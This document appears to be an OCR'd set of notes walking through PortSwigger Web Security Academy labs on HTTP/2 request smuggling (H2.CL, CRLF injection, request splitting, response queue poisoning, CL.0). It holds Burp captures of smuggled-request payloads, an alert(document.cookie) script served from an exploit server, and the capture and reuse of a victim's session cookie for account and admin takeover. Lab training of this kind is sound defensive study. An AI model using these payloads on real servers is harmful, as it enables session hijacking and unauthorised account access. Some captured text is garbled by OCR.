13
14

```

Response

Pretty Raw Hex Render Hackvertor


```

1 HTTP/1.1 200 OK
2 Content-Type: image/svg+xml
3 Cache-Control: public, max-age=3600
4 X-Frame-Options: SAMEORIGIN
5 Connection: close
6 Content-Length: 7365
7
8 <svg xmlns="http://www.w3.org/2000/svg" width="270"
70">
  <title>
    lab-blog
  </title>
  <path d="
M3.78,11.1,5.47,5.22a.8.8,0,0,1,.2-.4.69.69,0,0,
.09.74.74,0,0,1,.21.36L9.06,11.111-7.82H8.48a1.0
,1-.21-.5.59.59,0,0,1,.2-.52A1.31,1.31,0,0,1,8.5
1.71,0,0,1,.16.48.65.65,0,0,1-.18.5.92.92,0,0,1-
n 1- 11 4 38 38 n n 1- 28 1H9a 56 56 n n 1- 35-
```

- Now the request GET /admin request returns the response from the smuggled HTTP request submitted in the previous payload.

Request

Pretty Raw Hex Hackvertor



```
1 GET /resources HTTP/2
2 Host: exploit-Oab200fd049f824b81731a73010d005a.exploit-server.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/113.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://exploit-Oab200fd049f824b81731a73010d005a.exploit-server.net/
8 Sec-Fetch-Dest: script
9 Sec-Fetch-Mode: no-cors
10 Sec-Fetch-Site: same-origin
11 Te: trailers
12
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 Server: Academy Exploit Server
4 Content-Length: 45
5
6 "Resource not found - Academy Exploit Server"
```

HTTPS



File:

/resources

Head:

HTTP/1.1 200 OK
Content-Type: application/javascript; charset=utf-8

Body:

alert(document.cookie)

- Now to attack the victim user with an XSS payload, we need to identify a vector. This vector is like the previous labs, where there is an open redirection vulnerability.
- We can redirect the application to point to a resource in the Exploit Server that contains malicious JavaScript code.

Store

View exploit

Access log

- Now send the updated payload to the application.
- Don't send any other request, as we are waiting for the victim user to initiate theirs. This took a while to work.

Request

Pretty Raw Hex Hackvertor

```

1 POST / HTTP/2
2 Host: 0a1b009004cb824881631bac0066009f.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/113.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Te: trailers
13 Content-Type: application/x-www-form-urlencoded
14 Content-Length: 0
15
16 GET /resources HTTP/1.1
17 Host: exploit-0a200fd049f824b81731a73010d005a.exploit-server.net
18 Content-Length: 10
19
20 x=1

```

≡ In

Response

Pretty Raw Hex Render Hackvertor

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=d19bA6C92SAN1NJ55uDai
SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 10798
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href="/resources/labheader/css/a
11     <link href="/resources/css/labsBlog.cs
12     <title>
          H2 .CL request smuggling
        </title>
13   </head>
14   <body>
15     <script type="text/javascript" src="/
16     </script>
17     <script src="/resources/labheader/js/
18     </script>
19     <div id="academyLabHeader">
          <section class='academyLabBanner is
            <div class=container>
```

Lab: HTTP/2 request smuggling via CRLF injection

Lab: HTTP/2 request smuggling via CRLF injection

- This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests and fails to adequately sanitize incoming headers.
- To solve the lab, use an HTTP/2-exclusive request smuggling vector to gain access to another user's account. The victim accesses the home page every 15 seconds.
- If you're not familiar with Burp's exclusive features for HTTP/2 testing, please refer to the documentation for details on how to use them.
- **Summary – Steps to Exploit:**
- See slides.

- Using Burp Inspector, add an arbitrary header in the request and add a new line (\r\n) or press Shift+Enter keys in the value box.
- Inject a TE header with the value chunked.
- Craft a CL.TE payload on the POST request that reflects data in the response using a body parameter. This will be the vector that is used to capture another user's data.

The screenshot shows the Burp Suite interface with three panels: Request, Response, and Inspector.

Request Panel:

- Tab: Raw (selected)
- Text: This HTTP/2 request is *kettled*: it contains headers that cannot be fully represented using HTTP/1 syntax. You can see full details of the request in the inspector.
- Text: **This request is kettled because:**
 - There is a newline in this header's value: foo

Body Panel:

```

1: 0
2:
3: POST / HTTP/1.1
4: Host: Dad100c704629b74830a4248000400b9.web-security-academy.net
5: Cookie: session=bMjotzmvO3KRd8Xo6zsXIQfjzzWiWLo
6: Content-Length: 850
7:
8: search=x

```

Response Panel:

- Tab: Pretty (selected)
- Text: 1: HTTP/2 200 OK
 2: Content-Type: text/html; charset=utf-8
 3: Set-Cookie: session=f7jjPDbCntrsIpkgjMMYHTdTfzjxiI5i; Secure; HttpOnly; SameSite=None
 4: Set-Cookie: _lab_analytics=3RU6Yf95vh0vv8ooqVg0gaye8zQQHFqEPu3AcA2gaOPbqb0laEQTyNONp1oIEQ50ImwGwQ2nKpd9Xya
 zqOLF8koErqlwLpSR58K5TenbulenweVNDWxPzXzOmm08cKc0HzTDnFcpRrOMN90UaS5B1LzXTWNX5
 fs6XvfOr3srNvzF2PxENviYYYfAGrz7V6Rt5YFFcojhPfRZVvByIguay0eYQH10ccRa7Z4127r81X7H
 dTHJPXF2I0LGyQoLJxx; Secure; HttpOnly; SameSite=None
 5: X-Frame-Options: SAMEORIGIN
 6: Content-Length: 8474
 7:
 8: <!DOCTYPE html>
 9: <html>
 10: <head>
 11: <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
 12: <link href=/resources/css/labsBlog.css rel=stylesheet>
 13: <title>
 14: HTTP/2 request smuggling via CRLF injection
 15: </title>
 16: </head>
 17: <body>

Inspector Panel:

- Request header: Name: foo
- Value: Bar \r \n Transfer-Encoding: chunked
- Decoded from: Select
- Buttons: Cancel, Apply changes



Recent searches:

- xGET / HTTP/1.1 Host: 0ad100c704629b74830a4248000400b9.web-security-academy.net cache-control: max-age=0 sec-ch-ua: "Google Chrome";v="113", "Chromium";v="113", "Not-A.Brand";v="24" sec-ch-ua-mobile: ?0 sec-ch-ua-platform: "Linux" upgrade-insecure-requests: 1 user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36 accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 sec-fetch-site: none sec-fetch-mode: navigate sec-fetch-user: ?1 sec-fetch-dest: document accept-encoding: gzip, deflate, br accept-language: en-US,en;q=0.9 cookie: victim-fingerprint=rFnRpjNtOWkVNnme9ojpKym7V9XmqWxu; secret=oqMB8ru2MW452TdPtXztYi1n10f9t4aU; session=7Dmd7dmSUKQRxofLXiRsKMLCZhB3URpj; _lab_analytics=NhehY
- xGET / HTTP/1.1 Host: 0ad100c704629b74830a4248000400b9.web-security-academy.net cache-control: max-age=0 sec-ch-ua: "Google Chrome";v="113", "Chromium";v="113", "Not-A.Brand";v="24" sec-ch-ua-mobile: ?0 sec-ch-ua-platform: "Linux" upgrade-insecure-requests: 1 user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36 accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 sec-fetch-site: none sec-fetch-mode: navigate sec-fetch-user: ?1 sec-fetch-dest: document accept-encoding: gzip, deflate, br accept-language: en-US,en;q=0.9 cookie: victim-fingerprint=rFnRpjNtOWkVNnme9ojpKym7V9XmqWxu; secret=oqMB8ru2MW452TdPtXztYi1n10f9t4aU; session=7Dmd
- test

- After a couple of attempts the victim user initiates a follow up request that will append their request, which includes session cookie, to the “search” parameters field.
- We can use their session cookie to access their account.
- **Hint:** The session cookie is 32 bytes, once we can see the session cookie in the response from the user, figure out how many more bytes are needed to get all 32.

- We now have access to the user Carlos.

Request		Response							
	Pretty	Raw	Hex	Hackvertor	Pretty	Raw	Hex	Render	Hackvertor
1	GET /my-account HTTP/2				47				
2	Host: 0ad100c704629b74830a4248000400b9.web-security-academy.net					My account			
3	Cookie: session=7Dmd7dmSUkQRxofLXiRsKMLCZhB3URpj				48				
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0					<p>			
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8								
6	Accept-Language: en-US,en;q=0.5					</p>			
7	Accept-Encoding: gzip, deflate								
8	Referer: https://0ad100c704629b74830a4248000400b9.web-security-academy.net/					Log out			
9	Upgrade-Insecure-Requests: 1								
10	Sec-Fetch-Dest: document					<p>			
11	Sec-Fetch-Mode: navigate								
12	Sec-Fetch-Site: same-origin					</p>			
13	Sec-Fetch-User: ?1					</section>			
14	Te: trailers					</header>			
15						<header class="notification-header">			
16						</header>			

Lab: HTTP/2 request splitting via CRLF injection

Lab: HTTP/2 request splitting via CRLF injection

- This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests and fails to adequately sanitize incoming headers.
- To solve the lab, delete the user carlos by using response queue poisoning to break into the admin panel at /admin. An admin user will log in approximately every 10 seconds.
- The connection to the back-end is reset every 10 requests, so don't worry if you get it into a bad state - just send a few normal requests to get a fresh connection.
- Hint
- To inject newlines into HTTP/2 headers, use the Inspector to drill down into the header, then press the Shift + Return keys. Note that this feature is not available when you double-click on the header.
- **Summary – Steps to Exploit:**
- See slides.

- Similar to the previous lab, inject an arbitrary header and include another request as shown in image.
- Notice that the body of the request is empty, only the headers is being tampered here.
- The back-end server will treat this request as 2 separate requests and will only return 1 response. So, the other response is left in the queue.

The screenshot shows a browser developer tools interface with three main panels: Request, Response, and Inspector.

Request Panel:

- Header: Request
- Sub-headers: Pretty (selected), Raw, Hex.
- Message: "This HTTP/2 request is *kettled*: it contains headers that cannot be fully represented using HTTP/1 syntax. You can see full details of the request in the inspector."
- Details: "This request is kettled because:
 - There is an uppercase letter or a colon in this header name: Foo
 - There is a newline in this header's value: Foo
"
- Body: Shows a single line of text: "1".

Response Panel:

- Header: Response
- Sub-headers: Pretty (selected), Raw, Hex, Render, Hackvertor.
- Content:


```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=RgfxK05OYuOEtQIdP1Unz1Qi9Terv29z; Secure; HttpOnly;
  SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 8618
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11    <link href=/resources/css/labsBlog.css rel=stylesheet>
12    <title>
13      HTTP/2 request splitting via CRLF injection
14    </title>
15  </head>
16  <body>
17    <script src=/resources/labheader/js/labHeader.js>
18    </script>
19    <div id=academyLabHeader>
20      <section class='academyLabBanner'>
21        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              HTTP/2 request splitting via CRLF injection
            </h2>
          </div>
        </section>
      </div>
    </body>
  
```

Inspector Panel:

- Header: Inspector
- Sub-headers: Back, Forward.
- Request header:

Name	Foo
Value	Bar\r\n\r\nGET /x HTTP/1.1\r\nHost: Oace005b04e23b148044adcf0000008d.web-security-academy.net
- Decoded from: Select
- Buttons: Cancel, Apply changes.

- Sending a follow up request after the payload is sent may result in a lot of 404's, the payload needs to be re-submitted until the response from the login request that the victim user initiated is returned.

Request		Response				
	P Raw Hex Hackvertor	P Pretty Raw Hex Render Hackvertor				
1	GET /x HTTP/2	1	HTTP/2 404 Not Found			
2	Host: 0ace005b04e23b148044adcf0000008d.web-security-academy.net	2	Content-Type: application/json; charset=utf-8			
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0	3	Set-Cookie: session=vgTdLgjon7QY6LnvHSTcEqJ28fadwiXv; Secure; SameSite=None			
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	4	X-Frame-Options: SAMEORIGIN			
5	Accept-Language: en-US,en;q=0.5	5	Content-Length: 11			
6	Accept-Encoding: gzip, deflate	6				
7	Referer: https://portswigger.net/	7	"Not Found"			
8	Upgrade-Insecure-Requests: 1					
9	Sec-Fetch-Dest: document					
10	Sec-Fetch-Mode: navigate					
11	Sec-Fetch-Site: cross-site					
12	Sec-Fetch-User: ?1					
13	Te: trailers					
14						

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 302 Found
2 Location: /my-account
3 Set-Cookie: session=as7zFNNLTJqEU311q1BsaBqe2LJVEQp6; Secure; HttpOnly;
SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```



- Finally, a 302 Found response is returned and we gain access to a session cookie in scope for an /admin user.

Request

Pretty Raw Hex Hackvertor

```
1 GET /admin HTTP/2
2 Host: 0ace005b04e23b148044adcf0000008d.web-security-academy.net
3 Cookie: session=as7zFNNLTJqEU311q1BsaBqe2LJVEQp6
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response



Pretty Raw Hex Render Hackvertor

```
<p>
|
</p>
<a href="/my-account?id=administrator">
    My account
</a>
<p>
|
</p>
</section>
</header>
<header class="notification-header">
</header>
<section>
<h1>
    Users
</h1>
<div>
    <span>
        wiener -
    </span>
    <a href="/admin/delete?username=wiener">
        Delete
    </a>
</div>
<div>
    <span>
        carlos -
    </span>
    <a href="/admin/delete?username=carlos">
        Delete
    </a>
</div>
```



Response queue poisoning

- Link: <https://portswigger.net/web-security/request-smuggling/advanced/response-queue-poisoning>



Lab: Response queue poisoning via
H2.TE request smuggling

Lab: Response queue poisoning via H2.TE request smuggling

- This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests even if they have an ambiguous length.
- To solve the lab, delete the user carlos by using response queue poisoning to break into the admin panel at /admin. An admin user will log in approximately every 15 seconds.
- The connection to the back-end is reset every 10 requests, so don't worry if you get it into a bad state - just send a few normal requests to get a fresh connection.
- **Summary – Steps to Exploit:**
- See slides.

Request

Pretty Raw Hex Hackvertor



```
1 POST /test HTTP/2
2 Host: Oadc005904eb8202818148c600af00cd.web-security-academy.net
3 Cookie: session=rUYSOywnvfWDyIsTK7qQmb1B06vsLPZX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Oadc005904eb8202818148c600af00cd.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11
5
6 "Not Found"
```

Request

Pretty Raw Hex Hackvertor



```
1 GET /admin HTTP/2
2 Host: Oadc005904eb8202818148c600af00cd.web-security-academy.net
3 Cookie: session=rUYSOywnvfWDyIsTK7qQmb1B06vsLPZX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Oadc005904eb8202818148c600af00cd.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 401 Unauthorized
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2676
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academ
10    <link href="/resources/css/labs.css rel=sty
11    <title>
12      Response queue poisoning via H2.TE requ
13    </title>
14  </head>
15  <body>
16    <script src="/resources/labheader/js/labHe
17  </script>
18  <div id="academyLabHeader">
```

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/2
2 Host: Oadc005904eb8202818148c600af00cd.web-security-academy.net
3 Cookie: session=ruYS0yvnvfWDyIsTK7qQmb1B06vsLPZX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Oadc005904eb8202818148c600af00cd.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Transfer-Encoding: chunked
17
18 O
19
20 GET /x HTTP/1.1
21 Host: Oadc005904eb8202818148c600af00cd.web-security-academy.net
22
23
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8406
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/ac
10    <link href="/resources/css/labsBlog.css
11    <title>
12      Response queue poisoning via H2.TE r
13    </title>
14  </head>
15  <body>
16    <script src="/resources/labheader/js/1
17  </script>
18    <div id="academyLabHeader">
19      <section class='academyLabBanner'>
20        <div class=container>
21          <div class=logo>
22            </div>
23            <div class=title-container>
24              <h2>
25                Response queue poisoning via
26              </h2>
27              <a class=link-back href='
28                https://portswigger.net/web-se
```

NOTE: Remember to terminate the smuggled request properly by including the sequence \r\n\r\n after the Host header in the smuggled request payload.

Request

Pretty Raw Hex Hackvertor

```
1 GET /x HTTP/2
2 Host: Oadc005904eb8202818148c600af00cd.web-security-academy.net
3 Cookie: session=ruYS0yvnvfWDyIsTK7qQmb1B06vsLPZX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Oadc005904eb8202818148c600af00cd.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11
5
6 "Not Found"
```

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/2
2 Host: Oadc005904eb8202818148c600af00cd.web-security-academy.net
3 Cookie: session=rwYS0ywnvfWDyIsTK7qQmb1B06vsLPZX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Oadc005904eb8202818148c600af00cd.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 302 Found
2 Location: /my-account
3 Set-Cookie: session=8QUydgUbHlU8wpcFWDd4jkhAXBJuGbp7; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

Request

Pretty Raw Hex Hackvertor

```
1 GET /admin HTTP/2
2 Host: Oadc005904eb8202818148c600af00cd.web-security-academy.net
3 Cookie: session=8QUydgUbHlU8wpcFWDd4jkhAXBJuGbp7
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Oadc005904eb8202818148c600af00cd.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render Hackvertor

```
<p>
|
</p>
48 <a href="/my-account?id=administrator">
    My account
</a>
<p>
|
</p>
49 </section>
50 </header>
51 <header class="notification-header">
52 </header>
53 <section>
54 <h1>
    Users
</h1>
55 <div>
56     <span>
        wiener -
        </span>
        <a href="/admin/delete?username=wiener">
            Delete
        </a>
58 </div>
59 <div>
60     <span>
        carlos -
        </span>
        <a href="/admin/delete?username=carlos">
            Delete
        </a>
61 </div>
```

HTTP request tunnelling

EXPERT Lab: Bypassing access controls via HTTP/2
request tunnelling
NOT FINISHED

EXPERT Lab: Web cache poisoning via HTTP/2
request tunnelling

NOT FINISHED

Browser-powered request smuggling

Lab: CL.0 request smuggling

Lab: CL.0 request smuggling

- This lab is vulnerable to CL.0 request smuggling attacks. The back-end server ignores the Content-Length header on requests to some endpoints.
- To solve the lab, identify a vulnerable endpoint, smuggle a request to the back-end to access to the admin panel at /admin, then delete the user carlos.
- This lab is based on real-world vulnerabilities discovered by PortSwigger Research. For more details, check out Browser-Powered Desync Attacks: A New Frontier in HTTP Request Smuggling.
- **Summary – Steps to Exploit:**
- See slides.

- This is how a normal request to the GET / endpoint looks. This will be the follow up request submitted after the smuggling payload to see how it affects the application.

Group 3 2 < 67 × 68 × Group 4 2 < 69 × 70 × +

Send | **Cancel** | Target: <https://0aba>

Request		Response	
Pretty	Raw	Pretty	Raw
1 GET / HTTP/2	1 HTTP/2 200 OK		
2 Host: 0aba00f50417455884bbf2bc00b100f7.web-security-academy.net	2 Content-Type: text/html; charset=utf-8		
3 Cookie: session=X1M8MNUYpVT7O2yFr84aXqNeOh6pEzKu	3 X-Frame-Options: SAMEORIGIN		
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0	4 Content-Length: 10135		
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	5		
6 Accept-Language: en-US,en;q=0.5	6 <!DOCTYPE html>		
7 Accept-Encoding: gzip, deflate	7 <html>		
8 Referer: https://0aba00f50417455884bbf2bc00b100f7.web-security-academy.net/	8 <head>		
9 Upgrade-Insecure-Requests: 1	9 <link href=/resources/labheader/css/academyLab		
10 Sec-Fetch-Dest: document	10 <link href=/resources/css/labsBlog.css rel=sty		
11 Sec-Fetch-Mode: navigate	11 <title>		
12 Sec-Fetch-Site: same-origin	12 CL.0 request smuggling		
13 Sec-Fetch-User: ?1	13 </title>		
14 Te: trailers	14 </head>		
15	15 <body>		
	16 <script src=/resources/labheader/js/labHeader		
	17 </script>		
	18 <div id=academyLabHeader>		
	19 <script>document.querySelector('div.academyLabHeader').innerHTML = 'smuggled'		

Request

Pretty Raw Hex Hackvertor

```
1 POST /resources/images/blog.svg HTTP/2
2 Host: 0aba00f50417455884bbf2bc00b100f7.web-security-academy.net
3 Cookie: session=X1M8MNUYpVT7O2yFr84aXqNeOh6pEzKu
